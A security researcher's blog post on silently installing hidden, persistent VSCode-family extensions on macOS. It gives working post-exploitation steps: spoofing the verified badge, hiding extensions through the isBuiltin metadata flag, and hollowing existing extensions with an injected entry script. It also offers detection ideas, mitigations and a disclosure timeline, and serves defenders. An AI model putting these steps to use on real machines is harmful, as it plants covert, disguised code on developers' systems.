posts > security
Silently Install VSCode Extensions

TLDR
On macOS, VSCodium-based IDEs store their config in ~/.(vscode|cursor|antigravity-ide)/ directory. This directory isn’t protected by TCC and has no integrity checks. This allows arbitrary processes to install extensions silently.
- no command line parameters
- persistent
- immediately executed without any IDE restarts or UI prompts
- spoofed verified badge
- hidden from regular extension list UI
Easy and convenient to install persistence or gain additional privileges in a post-exploitation scenario.
I’ve published scripts to perform this in pberba/silent-vscode
Overview
In the past, I’ve played with asaurusrex/Silent_Chrome to silently install chrome extension and recently, to perform extension hollowing. After looking at VSCodium-based IDEs, I realized that the techniques on Chrome extensions carry over to IDE extensions.
VSCode has extensions which can be installed through the Visual Studio Marketplace, and for other VSCodium based IDEs, we have OpenVSX

This post will walk through how to install extensions on VSCode and other VSCodium-based IDEs and what this means for defenders. To be honest, there’s nothing too radical here and in many ways, the techniques are a lot simpler on VSCode than Chrome.
Note: For the rest of the post, we’ll use code and .vscode, but this generalizes to most VSCodium-based IDEs. This has been tested on VSCode, Cursor and Antigravity on macOS.
Installing through the CLI
Installing programmatically is straightforward. Once you locate the code binary, and run --install-extension with either a valid extension ID or path to .vsix package
/Applications/Visual Studio Code.app/Contents/Resources/app/bin/code --install-extension <some_publiser.extension_name>

/Applications/Visual Studio Code.app/Contents/Resources/app/bin/code --install-extension /path/to/package.vsix
If you provide an extension ID, the IDE will look up the extension in the marketplace or OpenVSX. If it’s a local .vsix package, then the package will be extracted to the local extension directory. Both are already persistent. Nice.
Although simple, some minor downsides of this are:
- Install by extension ID: Needs to be published in the marketplace
- Install by VSIX: Needs to drop a
.vsixfile before installing - Both: Generates a new process with command line parameters
- Will appear in the extension list if the user inspects in the UI.
This installation method creates new processes which make it “easy” to be seen by EDR telemetry. Moreover, the newly installed extension will pop-up on the installed extension list in the UI. In the next sections, we’ll show how we can make the extension more stealthy.
Minimal VSCode Extension
Let’s go through the basic structure of an extension in VSCode. This is just a summary of the Getting Started: Extension Anatomy. A minimal structure could be
~/.vscode/extensions/<publisher>.<extension-name>-<version>/
├── package.json
└── extension.js
The first thing you need, is package.json.
{
  "name": "silent-extension",
  "version": "0.0.1",
  "publisher": "sample-publisher",
  "activationEvents": ["*"],
  "engines": {
    "vscode": "^1.85.0"
  },
  "main": "./extension.js"
}
Some notes:
- The
nameandpublishermake up the extension ID<publisher>.<name> mainis the entrypoint of the extension.activationEventsare the events that trigger the extension. This makes it useful for persistence.
The list of activation events can be found (here) but some notable ones are:
*: triggers whenever the IDE starts up. Docs say this is discouraged.onStartupFinished: happens after*finishes and some core setup steps.workspaceContains:<globPattern>: triggers when specific file that matches the pattern
For the entry file, the main functions that needs to be exported are, activate and deactivate (optional). So the minimal entry file might look something like
const { execSync } = require("child_process");

exports.activate = () => {
  execSync("<CMD>");
};
After the extension is done, you can produce a .vsix file by running npx @vscode/vsce package on the root of the extension package directory.
Verified Badge

From my testing, getting the verified badge is simple. If the name and publisher you use when making the .vsix matches a verified extension in VSCode marketplace, the extension will have the verified, even when it is installed through the CLI.
For example, using the following package.json and the
{
  "name": "live-server",
  "displayName": "Live Preview",
  "version": "0.4.20",
  "publisher": "ms-vscode",
  "icon": "icon.png",
  "engines": {
    "vscode": "^1.109.0"
  },
  "activationEvents": ["*"],
  "main": "./extension.js",
  "license": "MIT"
}
Running npx @vscode/vsce package , we get live-server-0.4.20.vsix and runnig --install-extension installs the extension. When viewed in the IDE, VSCode looks up the all the extra information, like the description, readme, and download count, from the marketplace.
Installing an extension silently
To understand how we can install an extension silently, we first look at the structure of the ~/.vscode directory.
~/.vscode/
└── extensions/
    ├── .obsolete
    ├── extensions.json
    ├── <publisher>.<extension-name>-<version>/
    │   ├── package.json
    │   ├── extension.js
    │   └── node_modules/   (if dependencies exist)
    └── <publisher>.<extension>-<version>/
        └── ...
The extensions.json is an array where each item is an installed extension. Below is an example of one of those entries:
{
  "identifier": {
    "id": "sample-publisher.silent-extension"
  },
  "version": "0.0.1",
  "location": {
    "$mid": 1,
    "path": "/Users/user/.vscode/extensions/sample-publisher.silent-extension-0.0.1",
    "scheme": "file"
  },
  "relativeLocation": "sample-publisher.silent-extension-0.0.1",
  "metadata": {
    "installedTimestamp": 1791499805108,
    "pinned": true,
    "source": "gallery",
    "isBuiltin": true
  }
}
The basic fields are straightforward:
identifier: this is the<publisher>.<extension>version: the version of the extensionrelativeLocationandlocation: the directory of the extension relative to~/(.vscode|.cursor)/extensions
The metadata block is more interesting. There are a lot more fields but here are some notable ones:
installedTimestamp: Can easily backdate the installationpinned: disables auto-update on the extensionsource: set tovsixif installed from file,galleryif installed from the marketplaceisBuiltin: marks this as a@builtinextension

The isBuiltin flag is particularly interesting because when enabled, it seems to become hidden from the extension list. You can only find it by searching the @builtin extensions or by insepcting extensions.json directly.
Case 1: VSCode is not running
When VSCode is not running, we have full control over both extensions.json and the extensions directory. The steps are:
- Create the extension directory and files under
~/.vscode/extensions/<publisher>.<extension>-<version>/ - Add an entry to
~/.vscode/extensions/extensions.jsonwith the desiredmetadatablock
On the next VSCode startup, the IDE reads extensions.json directly and the metadata block is used as-is. This is the simplest and most reliable path.
Case 2: VSCode is running
When VSCode is running, it watches the directory ~/.vscode/extensions/ for new child directories. When a new extension ~/.vscode/extensions/<publisher>.<extension>-<version>/ is detected, VSCode looks for the package.json and updates the extensions.json. From my testing, manually editing extensions.json is unreliable and will be overwritten by the running IDE.
To add the metadata we want, we add the field __metadata in the extension’s own package.json. It looks like when a new extension is detected, VSCode copies any __metadata block in package.json into the metadata block of the extensions.json entry it writes.
So the steps are:
- Include
__metadatain the extension’spackage.json:
{
  "name": "silent-extension",
  "version": "0.0.1",
  "publisher": "sample-publisher",
  "activationEvents": ["*"],
  "engines": { "vscode": "^1.85.0" },
  "main": "./extension.js",
  "__metadata": {
    "installedTimestamp": 1791499805108,
    "pinned": true,
    "source": "gallery",
    "isBuiltin": true
  }
}
- Create the extension directory with all files already in place.
In this case, the extension runs immediately with no notification or prompt to the user.
Note that __metadata in package.json and metadata in extensions.json are two separate things. The former looks like its used just for initialization ; the latter is the running instance’s canonical store used for when VSCode reloads.
Extension Hollowing
If we don’t want to install a new extension, then we can modify an existing one. We can perform extension hollowing, but unlike Chrome, we don’t need to think about any integrity checks; we can simply modify the files of an extensions. There’s many way to do this. You can append some malicious code in one of the scripts or add some logic in one of the functions in the extension, etc.
A generic way to approach this is to just inject ourselves at the entrypoint. We can do this by replacing the main function in package.json and then passing the control back to the original entry file once our malicious code has executed. For example package.json we have above, we can modify it to
{
  "name": "silent-extension",
  "version": "0.0.1",
  "publisher": "sample-publisher",
  "activationEvents": ["*"],
  "engines": {
    "vscode": "^1.85.0"
  },
  //original "./extension.js"
  "main": "./inject.js"

}
and inject.js we have the following script
const ORIGINAL_MAIN = "./extension";

function runInject(context) {
    // code here
}

const orig = require(ORIGINAL_MAIN);

exports.activate = function (context) {
  try {
    runInject(context);
  } catch (err) {}

  // Forward the lifecycle to the original extension
  if (orig && typeof orig.activate === "function") {
    return orig.activate(context);
  }
}

exports.deactivate = function () {
  if (orig && typeof orig.deactivate === "function") {
    return orig.deactivate();
  }
}
A caveat for this: when an extension that is already loaded by the IDE is modified, it requires a “extension reload” to be triggered by the user or for the IDE to restart to activate the injected payload.
Capabilities
VSCode extensions aren’t sandboxed. Looking at Extension runtime security
[Any] action that VS Code can perform, an extension can also perform through the extension host.
Once the extension is installed in VSCode, it’s very difficult to distinguish the malicious activity from all the other actions by the user and other extensions. Detection that excluded actions from IDEs like VSCode and Cursor to reduce noise will be completely blind to these malicious extensions (for example).


This is also ripe for social engineering. Prompts for TCC or 1Password will come from Cursor and users may be conditioned to trust these completely.
In the past there are blogs that show that you can use malicious extensions to extract the encrypted secrets of VSCode, however, it looks like VSCode has transitioned to Electron’s safeStorage API. I haven’t found a way to extract the secret from the keychain without using security.
Proposed Detections
The key to technique is the modification of extensions.json and the extensions directory in ~/.vscode/extensions/. If an attacker is able to tamper these files, the other detection methods can easily be bypassed.
1. File integrity monitoring
As mentioned, we first focus on monitoring modifications of files under
~/.(vscode|cursor|antigravity-ide)/extensions/.
extensions.json- newly created
<publisher>.<extension>-<version>/directories - tampering of files within
<publisher>.<extension>-<version>/
Ideally, only the IDE itself modifies this. Monitor for file events in ~/.vscode/extensions/ from processes that are not VSCode
2. CLI install telemetry
The --install-extension
code|cursor --install-extension *.vsixcode|cursor --install-extension <id>
For local machines, installation via .vsix is probably uncommon. Instances I’ve seen are to install extensions in non-VSCode IDE that are only available in VSCode marketplace and to install extensions that are private to the org or locally built by the user.
3. Hunt the manifest directly
One caveat on osquery: osquery’s vscode_extensions table does not expose isBuiltin or the metadata block. So it will not be useful for this.
To hunt for the isBuiltin technique we discussed, we have to inspect extensions.json. I think its pretty rare to see built-in extensions in ~/.vscode/extensions/extensions.json. If they are built-in, they should be in locations like /Applications/Visual Studio Code.app/Contents/Resources/app/extensions.
Although, I’ve observed a few extensions that have isBuiltin set to true, but these are a select few and are likely for built-in extensions that are available but aren’t yet bundled.
  jq -r '.[] | select(.metadata.isBuiltin == true)
         | .identifier.id + "  " + .relativeLocation' \
    ~/.vscode/extensions/extensions.json
However, if you are able to prevent tampering of extensions.json (which we’ll discuss in the mitigations), then we don’t need to hunt for this.
4. Runtime process lineage
Something I picked up from this blog, for Cursor, extenions have the environment variables
CURSOR_SPAWNED_BY_EXTENSION_ID=<publisher>.<extension>
CURSOR_SPAWN_CHAIN=<publisher>.<extension>
This can be useful to making sense on the executions from the Cursor Helper (Plugin). For other IDEs, it’s not as easy.
The code runs in the extension host, a Code Helper (Plugin) /
Cursor Helper (Plugin) child with suspicious children like /bin/sh -c, osascript,
curl/wget, security, launchctl, writes to ~/Library/LaunchAgents, or a
connection to the metadata IP 169.254.169.254.
For example:
- Suspicious Instance Metadata Service (IMDS) API Request
- GenAI Process Connection to Suspicious Top Level Domain
- GenAI Process Connection to Unusual Domain
5. Scanning extensions
Maybe use tools like:
To scan for things that are already installed. This could be useful to triage .vsix that you find in (2).
6. Mitigations
File Access Authorization: with tools like Santa if we are able to protect extensions dirs and extensions.json from tampering, then this simplified some of the detection
Managed extension governance via MDM: maybe VS Code’s and Cursor’s extensions.allowed allow/block policy, and disabling the gallery if your org has the appetite for this and you can defend yourself against the resulting angry mob.
Conclusion
There’s nothing super new for this. It’s similar to what we’ve seen in Chrome, but a lot simpler because there isn’t any integrity checking and the extensions aren’t sandboxed.
We’ve shown how easily it is to add malicious extensions in VSCode and some techinques to make these extensions hidden and look legitimate.
We’ve seen malware target these developer tools and threat actors using other features of these tools, like VSCode tasks (here and here), so it’s easy to imagine that this could be abused. Because of how convenient this is, treat the extension directories as a sensitive persistence location alongside LaunchAgents and cron.
Disclosure
I did attempt disclosure, though I wasn’t optimistic going in. Similar techniques like electroniz3r and extension hollowing weren’t treated as vulnerabilities, since they rely on exec on an already-compromised machine; I expected this to land the same way.
Cursor: submitted 21 Aug 2026. Left on read 🥲.
VSCode: submitted 21 Aug 2026, closed 25 Sept 2026 as not a vulnerability. Reason:
This case was assessed as not a vulnerability… Every path requires the attacker to already have arbitrary file write as the target user — which already grants arbitrary code execution as that user through dozens of higher-reliability vectors (
~/.bashrc/~/.zshrc,~/.config/autostart,~/Library/LaunchAgents, cron, PATH shadowing). Running code inside the extension host is strictly dominated by that precondition.